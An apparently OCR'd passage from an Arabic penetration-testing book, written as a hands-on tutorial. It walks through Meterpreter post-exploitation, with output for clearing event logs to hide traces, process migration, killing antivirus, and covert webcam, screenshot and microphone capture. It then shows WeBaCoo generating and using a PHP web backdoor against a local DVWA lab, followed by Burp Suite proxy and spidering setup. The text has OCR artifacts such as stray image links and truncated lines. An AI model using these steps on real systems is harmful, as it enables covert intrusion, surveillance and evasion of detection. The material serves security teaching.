
```
Stdapi: System Commands
=======================

    Command       Description
    -------       -----------
    clearev       Clear the event log
    drop_token    Relinquishes any active impersonation token.
    execute       Execute a command
    getenv        Get one or more environment variable values
    getpid        Get the current process identifier
    getprivs      Attempt to enable all privileges available to the current process
    getsid        Get the SID of the user that the server is running as
    getuid        Get the user that the server is running as
    kill          Terminate a process
    ps            List running processes
    reboot        Reboots the remote computer
    reg           Modify and interact with the remote registry
    rev2self      Calls RevertToSelf() on the remote machine
    shell         Drop into a system command shell
    shutdown      Shuts down the remote computer
    steal_token   Attempts to steal an impersonation token from the target process
    suspend       Suspends or resumes a list of processes
    sysinfo       Gets information about the remote system, such as OS
```

- **sysinfo**: تقوم بعرض معلومات عن الجهاز الهدف.
- **clearev**: تقوم بمحاولة مسح السجلات في النظام الهدف.

يجب أن نقوم بمسح سجلات النظام في النظام الهدف لإخفاء الآثار والعمليات التي قمنا بها

يمكن رؤية هذه السجلات في **windows7**



هذه السجلات يمكن أن تحوي على العمليات التي قمنا بها في النظام الهدف ويجب أن نقوم بمسحها من خلال التعليمة التالية:

```
meterpreter > clearev
[*] Wiping 1587 records from Application...
[*] Wiping 5140 records from System...
[*] Wiping 4151 records from Security...
```

- **getpid**: تعطي رقم العملية **process ID** التي تعمل عليها الشيل

```
meterpreter > getpid
Current pid: 3824
```

```
meterpreter > ps

Process List
============

 PID   PPID  Name                         Arch  Session
 ---   ----  ----                         ----  -------
 0     0     [System Process]
 4     0     System
 308   4     smss.exe
 500   488   csrss.exe
 572   488   wininit.exe
 596   580   csrss.exe
 636   572   services.exe
 668   572   lsass.exe
 676   572   lsm.exe
 684   580   winlogon.exe
 772   636   svchost.exe
 824   636   svchost.exe
 884   636   vsserv.exe
 944   5920  chrome.exe                   x86   1
ogle\Chrome\Application\chrome.exe
 1124  636   svchost.exe
 1184  636   svchost.exe
 1212  636   svchost.exe
 1236  636   svchost.exe
 1380  636   svchost.exe
```

- **ps**: تعرض قائمة بالعمليات التي تعمل في النظام الهدف.

هذه المعلومات مفيدة عندما نريد نقل الشيل من عملية ذات صلاحيات منخفضة إلى عملية ذات صلاحيات عالية.

تتم عملية النقل باستخدام التعليمة "**migrate**" متبوعة برقم العملية المراد الانتقال لها

```
meterpreter > migrate 1736
[*] Migrating from 3824 to 1736...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 1736
meterpreter >
```

كما يمكن الاستفادة من هذه التعليمة لإيقاف مضاد الفيروسات في الجهاز الهدف من خلال استخدام التعليمة "**kill**" متبوعة برقم عملية مضاد الفيروسات.

إلتقاط صور وتسجيل فديو ومقاطع صوت:

- **webcam video**:

التعليمة التالية تظهر الخيارات المتاحة:

run webcam -h

```
meterpreter > run webcam -h
webcam -- view webcam over session

OPTIONS:

    -a        Store copies of all the images capture instead of overwriting the same file (Defaul
: overwrite single file)
    -d <opt>  Loop delay interval (in ms, default 1000)
    -f        Just grab single frame
    -g        Send to GUI instead of writing to file
    -h        Help menu
    -i <opt>  The index of the webcam to use (Default: 1)
    -l        Keep capturing in a loop (default)
    -p <opt>  The path to the folder images will be saved in (Default: current working directory)
    -q <opt>  The JPEG image quality (Default: 50)
    -s <opt>  Stop recording
```

- :screenshots

```
meterpreter > screenshot
Screenshot saved to: /root/rstyzCsF.jpeg
```

- :sound recording

التعليمة التالية تعرض الخيارات المتاحة

```
meterpreter > run sound_recorder -h
Meterpreter Script for recording in intervals the sound capture by a target host microphone.

OPTIONS:

    -h         Help menu.
    -i <opt>   Number of 30 second intervals to record.
    -l <opt>   Specify a alternate folder to save sound files to.
```

run sound_recored -h

من أجل تسجيل الصوت لمدة **30** ثانية نقوم باستخدام التعليمة بدون أي خيارات

:Running Scripts

يوجد في **Meterpreter** أكثر من **200 scripts** والتي يمكن أن تستخدم بعد عملية الاستغلال.

لعرض كل السكريبتات الموجودة من خلال التعليمة التالية:

run <tab><tab>

```
meterpreter > run
Display all 252 possibilities? (y or n)
```

Remote Shell:

يمكن الحصول عليها باستخدام التعليمة

shell

```
meterpreter > shell
Process 5320 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\isc-sa\Downloads\Programs>
```

الآن يمكننا استخدام تعليمات **DOS** على النظام الهدف

المحافظة على الوصول:

عندما يصبح مختبر الاختراق قادراً على الوصول للنظام الهدف فإنه يقوم بزرع باب خلفي **backdoor** ليتمكن من التحكم بشكل كامل بالجهاز الضحية والعودة إليه متى يشاء بدون القيام بعملية الاستغلال مرة ثانية.

عملية تثبيت الوصول تسمح لنا بالوصول للنظام الهدف بأوقات أخرى مستقبلاً وهذا يتم من خلال الأمور التالية:

- خلق مستخدم جديد.
- خلق سماحيات للوصول من خلال المشاركة.
- تفعيل بعض الخدمات مثل (**FTP**).
- ضبط أو تغير الصلاحيات.
- خلق باب خلفي **backdoor**.

ربما تكون الأداة الأكثر استخداماً خلال عملية استمرارية الوصول هي **Netcat** هذه الأداة تسمى سكين الجيش السويسري وغالباً ما تكون أول أداة يتم تنصيبها بعد استغلال النظام الهدف لأن المهاجم يستطيع الحفر عميقاً في الشبكة ويحاول استغلال أجهزة إضافية من خلال ما يسمى التمحور **pivoting** والذي يعني استخدام الجهاز

المستغل حالياً لمهاجمة أجهزة إضافية أخرى في الشبكة الداخلية، هناك مثال عن استخدام **Netcat** في فصل لاحق في هذا الكتاب

:Webacoo

هذه الأداة تقوم بخلق **backdoor** وتسمح لنا بالاتصال بالسيرفر باستخدام اتصال مشفر كمحاولة لتجاوز أنظمة كشف ومنع التطفل **ISP and IDS** والجدار الناري

التعليمة التالية تظهر الخيارات المتاحة

```
root@h2o:~# webacoo -h

        WeBaCoo 0.2.3 - Web Backdoor Cookie Script-Kit
        Copyright (C) 2011-2012 Anestis Bechtsoudis
        { @anestisb | anestis@bechtsoudis.com | http(s)://bechtsoudis.com }

Usage: webacoo.pl [options]

Options:
  -g            Generate backdoor code (-o is required)

  -f FUNCTION   PHP System function to use
        FUNCTION
                1: system       (default)
                2: shell_exec
                3: exec
                4: passthru
                5: popen

  -o OUTPUT     Generated backdoor output filename

  -r            Return un-obfuscated backdoor code
```

يمكننا خلق **baldoor** باستخدام التعليمة التالية:

```
root@h2o:~# webacoo -g -o test.php

        WeBaCoo 0.2.3 - Web Backdoor Cookie Script-Kit
        Copyright (C) 2011-2012 Anestis Bechtsoudis
        { @anestisb | anestis@bechtsoudis.com | http(s)://bechtsoudis.com }

[+] Backdoor file "test.php" created.
```

الآن يجب أن نرفع هذا الملف إلى السيرفر المخترق ومن ثم الاتصال بالسيرفر باستخدام التعليمة التالية

```
root@h2o:~# webacoo -t -u http://127.0.0.1/test.php

        WeBaCoo 0.2.3 - Web Backdoor Cookie Script-Kit
        Copyright (C) 2011-2012 Anestis Bechtsoudis
        { @anestisb | anestis@bechtsoudis.com | http(s)://bechtsoudis.com }

[+] Connecting to remote server as...
uid=33(www-data) gid=33(www-data) groups=33(www-data)

[*] Type 'load' to use an extension module.
[*] Type ':<cmd>' to run local OS commands.
[*] Type 'exit' to quit terminal.
```

الآن يمكننا كتابة **<cmd>** ومن ثم كتابة تعلميات داخل السيرفر

```
webacoo$ <cmd>
webacoo$ ls
dvwa
test.php
```

كما يمكننا كتابة **load** من أجل عرض الخيارات المتاحة

```
webacoo$ load
Currently available extension modules:
o MySQL-CLI: MySQL Command Line Module
    mysql-cli <IP(:port)> <user> <pass>      (ex. 'mysql-cli 10.0.1.11 admin pAsS')

o PSQL-CLI: Postgres Command Line Module
    psql-cli <IP(:port)> <db> <user> <pass>  (ex. 'psql-cli 10.0.1.12 testDB root pAsS')

o Upload: File Upload Module
    upload <local_file> <remote_dir>         (ex. 'upload exploit.c /tmp/')

o Download: File Download Module
    download <remote_file>                   (ex. 'download config.php')

o Stealth: Enhance Stealth Module
    stealth <webroot_dir>                 (ex. 'stealth /var/www/html')

[*] Type the module name with the correct args.
```

كما تلاحظ يمكننا تحميل أو رفع ملفات إلى السيرفر.



محتوى هذا الفصل:

▪ كيفية عبور البيانات عند استخدام ويب بروكسي
▪ Burp Suite
▪ Zed Attack Proxy (ZAP) ▪ Acunetix

The only truly secure system is one that is powered off, cast in a block of concrete and sealed in a lead-lined room with armed guards

مقدمة:

مرحلة الاستطلاع والفحص لتطبيق الويب تؤمن تفاصيل ومعلومات حول المصادر مثل (الصفحات والملفات والمجلدات والروابط والصور) المكونة لتطبيق الويب، هناك أجزاء مهمة جداً من المعلومات التي يمكن أن تستخدم خلال عملية استغلال تطبيق الويب لاحقاً.

القيام بعملية استطلاع تطبيق الويب تتضمن اكتشاف كل مصدر يتفاعل معه التطبيق، فقط المصادر التي تم اكتشافها خلال عملية الاستطلاع سوف يتم فحصها لذلك من المهم جداً أن تجد أكبر عدد ممكن من المصادر، الأدوات المستخدمة في عملية استطلاع تطبيق الويب تتضمن

- بروكسي اعتراض لكشف كل طلب **HTTP/S** مرسل من المتصفح وكل إجابة يتم إرسالها من تطبيق الويب.
- **spidering tool** لجعل الطلبات بشكل أتوماتيكي لتطبيق الويب لذلك لن تكون مضراً لاعتماد على الطلب بشكل يدوي لكل المصادر الموجودة.
- باحث عن ثغرات مخصص لتطبيقات الويب للبحث في المصادر المكتشفة لتحديد الثغرات.

- أداة **brute forcing** لاكتشاف المجلدات الأكثر استخداماً في تطبيق الويب والتي يمكن أن تكشف المزيد من المصادر.

استطلاع واستكشاف تطبيق الويب:

هناك عدة طرق للقيام بعملية استطلاع تطبيق الويب من أجل إيجاد كل المصادر لتتمكن من فهم كيف يعمل التطبيق لتحديد أفضل طريقة للاستغلال والتي تتضمن:

- أماكن الملفات المدخلة (دخل ملفات **HTML** مثل صيغة الملفات والملفات المخفية. وصناديق القوائم المنسدلة **drop-down** و قوائم الاختيار **radio button**)
- فحص ترويسات **HTTP headers** والكوكيز **HTTP cookies** وطلبات **URL**
- تتبع بارامترات **URL and POST** لرؤية كيف يتفاعل التطبيق مع قاعدة البيانات.
- القيام بمراجعة تشغيل **HTML and JavaScript** في جانب المستخدم.

بالتأكيد هذه الخطوات مهمة جداً إذا كنت تريد الحصول على فهم عميق لتطبيق الويب الهدف ولكنها تتطلب فترة طويلة من الوقت والمهارات ومعرفة بالبرمجة، لن أقوم بشرح كل هذه الخطوات في هذا

الكتاب سوف أركز فقط على الثغرات التي يمكن اكتشافها واستغلالها بسهولة باستخدام بعض الأدوات المتوفرة بشكل مجاني.


سوف نقوم بعملية الاستطلاع باستخدام **spidering tools** التي يمكن يتم إعدادها لتعمل بشكل أتوماتيكي أو بشكل يدوي لاكتشاف المصادر في تطبيق الويب الهدف، المصادر المكتشفة خلال عملية الاستطلاع سوف تستخدم في عملية الفحص للبحث عن الثغرات في تطبيق الويب بشكل مشابه لطريقة البحث عن الثغرات في سيرفر الويب.

أساسيات بروكسي الويب:

أول عمل يجب أن تكون على معرفة تامة به في عملية اختبار اختراق الويب هو إعداد البروكسي ليعمل في متصفحك ويجب أن تفهم ماذا يحدث عند استخدامك بروكسي عند تفاعل بين متصفحك وتطبيق الويب.

في البداية سنقوم بتعريف العمل الذي يقوم به المتصفح (المستخدم) وتطبيق الويب (السيرفر) ملايين المرات في اليوم، المتصفح يرسل طلبات إلى تطبيق الويب والتطبيق يرد بإرسال الإجابات إلى المتصفح هذه الدورة تتم خلال استخدامنا للإنترنت.

البروكسي يسمح لك برؤية كيف تعمل هذه الدورة من طلبات وإجابات لأن البروكسي يكون بين المتصفح وتطبيق الويب ويتحكم بتدفق البيانات من الطلبات والإجابات التي تمر عبره كما في الشكل التالي



عندما تقوم بإعداد البروكسي الخاص بك ستصبح قادر على فحص كل طلب وكل إجابة تمر من خلاله ويمكنك اعتراض وتغيير قيم البارامترات المستخدمة في هذه العملية، وهذه المهمة عملية جداً في استغلال تطبيقات الويب.

استخدام آخر لبروكسي الويب هو لحفظ تاريخ أو لفهرست كل الطلبات والإجابات التي تمر من خلاله، الطلبات لا تتداخل مع الإجابات وهذا يسمح لنا بفحصها لاحقاً خلال عملية الفحص من أجل استغلالها.

:Burp Suite

سوف نستخدم **Burp Suite** أو (**Burp** بشكل مختصر) كبروكسي خاص بنا وهو موجود بنظام كالي بشكل تلقائي ولن تكون بحاجة لتحميله.

سوف نستخدم عدة أدوات في **Burp Suite** خلال عملية الاختراق


يمكن الوصول ل Burp من favorite bar

يمكن أن يأخذ عدة ثواني أول مرة ليقوم بعملية التحميل لذلك كن صبوراً

إعداد Burp Proxy:

من أجل الحصول على كل طلبات وإجابات HTTP/S يجب أن تقوم بإعداد متصفحك لاستخدام بروكسي من خلال الخطوات التالية:

١. قم بفتح المتصفح Iceweasel ثم اختر **Preferences >> Advanced >> setting**



٢. ثم اختر **Manual Proxy Configuration** وأدخل العنوان التالي **127.0.0.1** و **port 8080** و امسح دخل الصندوق **NO Proxy For**

Connection Settings

Configure Proxies to Access the Internet

- ○ No proxy
- ○ Auto-detect proxy settings for this network
- ○ Use system proxy settings
- ◉ Manual proxy configuration:

HTTP Proxy: 127.0.0.1 Port: 8080

☐ Use this proxy server for all protocols

SSL Proxy: Port: 0

FTP Proxy: Port: 0

SOCKS Host: Port: 0

○ SOCKS v4 ◉ SOCKS v5 ☐ Remote DNS

No Proxy for:

Example: .mozilla.org, .net.nz, 192.168.1.0/24

○ Automatic proxy configuration URL:

Reload

☐ Do not prompt for authentication if password is saved

Help Cancel OK

:Spidering With Burp

الآن أصبح متصفحك مُعد ليستخدم **Burp** كبروكسي، يمكننا البدء بعملية استطلاع تطبيق الويب.

:Spidering هو عمل فهرسة لكل مصادر تطبيق الويب وتصنيفها من أجل استخدامها لاحقاً من خلال القيام بعملية **crawling** لكامل تطبيق الويب.

السؤال هو أي طريقة سوف نستخدم اليدوية أو الاتوماتيكية وماهي الفائدة من كل طريقة.

عملية الاختيار تعتمد على أهدافك.

:Automated Spidering

هذه العملية تتم بأخذ أي عنوان **URL** وإيجاد وطلب الروابط بشكل أتوماتيكي والقيام بأي عمل مسموح به حتى لو كان عمل حساس مثل تسجيل الخروج أو تغيير كلمة السر أو القيام بعملية التحديث أو ما يشابه ذلك، هذا البحث يحدث بشكل تكراري إلى أن لا يتم اكتشاف أي جديد ويتم تخزين خريطة للموقع لتصنيف المصادر.

مدى **automated spidering** عادتاً ما يكون للمستوى الأعلى ل **URL** لتطبيق الويب الذي تقوم بجمع المعلومات عنه، المهاجمون لا يقومون عادتاً باستخدام **automated spider** على الهدف بسبب الكمية الكبيرة من الطلبات التي سيتم إرسالها إلى السيرفر.

أي مدير شبكة حتى لو كان قليل الخبرة يمكنه ملاحظة تدفق الطلبات من نفس عنوان **IP** ومعرفة أن شخص ما يقوم بعملية استطلاع على تطبيق الويب.

:Manual Spidering

ويسمى أيضاً **passive spidering** ويتم بالاعتماد على بعض الأفعال من قبل المهاجم باستخدام المتصفح وذلك لبناء خريطة للموقع الذي يراد جمع المعلومات عنه، ويتم ذلك باستخدام متصفح عادي مع بروكسي.

Manual spidering يحافظ على السرية خلال عملية الاستطلاع، معدل الطلبات يتم ضبطه بحسب سرعتك بالضغط على الروابط في تطبيق الويب وبالتأكيد لن يكون هناك أي إنذار ينبه مدير سيرفر الويب.


تشغيل Burp Spider:

استخدام **Burp Spider** بشكل يدوي ضد **DVWA** يتم بالخطوات التالية:


١. قم بتشغيل **Burp** كما في الخطوات السابقة
٢. قم بإعداد متصفح الانترنت لاستخدام بروكسي واستخدم القيمة الافتراضية **127.0.0.1** والبورت **80**
٣. ادخل العنوان التالي في متصفح النت للوصول إلى صفحة الدخول في **DVWA**

http://127.0.0.1/dvwa

إذا لم يقم **Burp** باعتراض كل الطلبات بشكل تلقائي قم بالضغط على **proxy** من الشريط العلوي ثم اختر **intercept** من الشريط العلوي الفرعي ثم اضغط على **intercept is off** لتصبح **intercept is on**

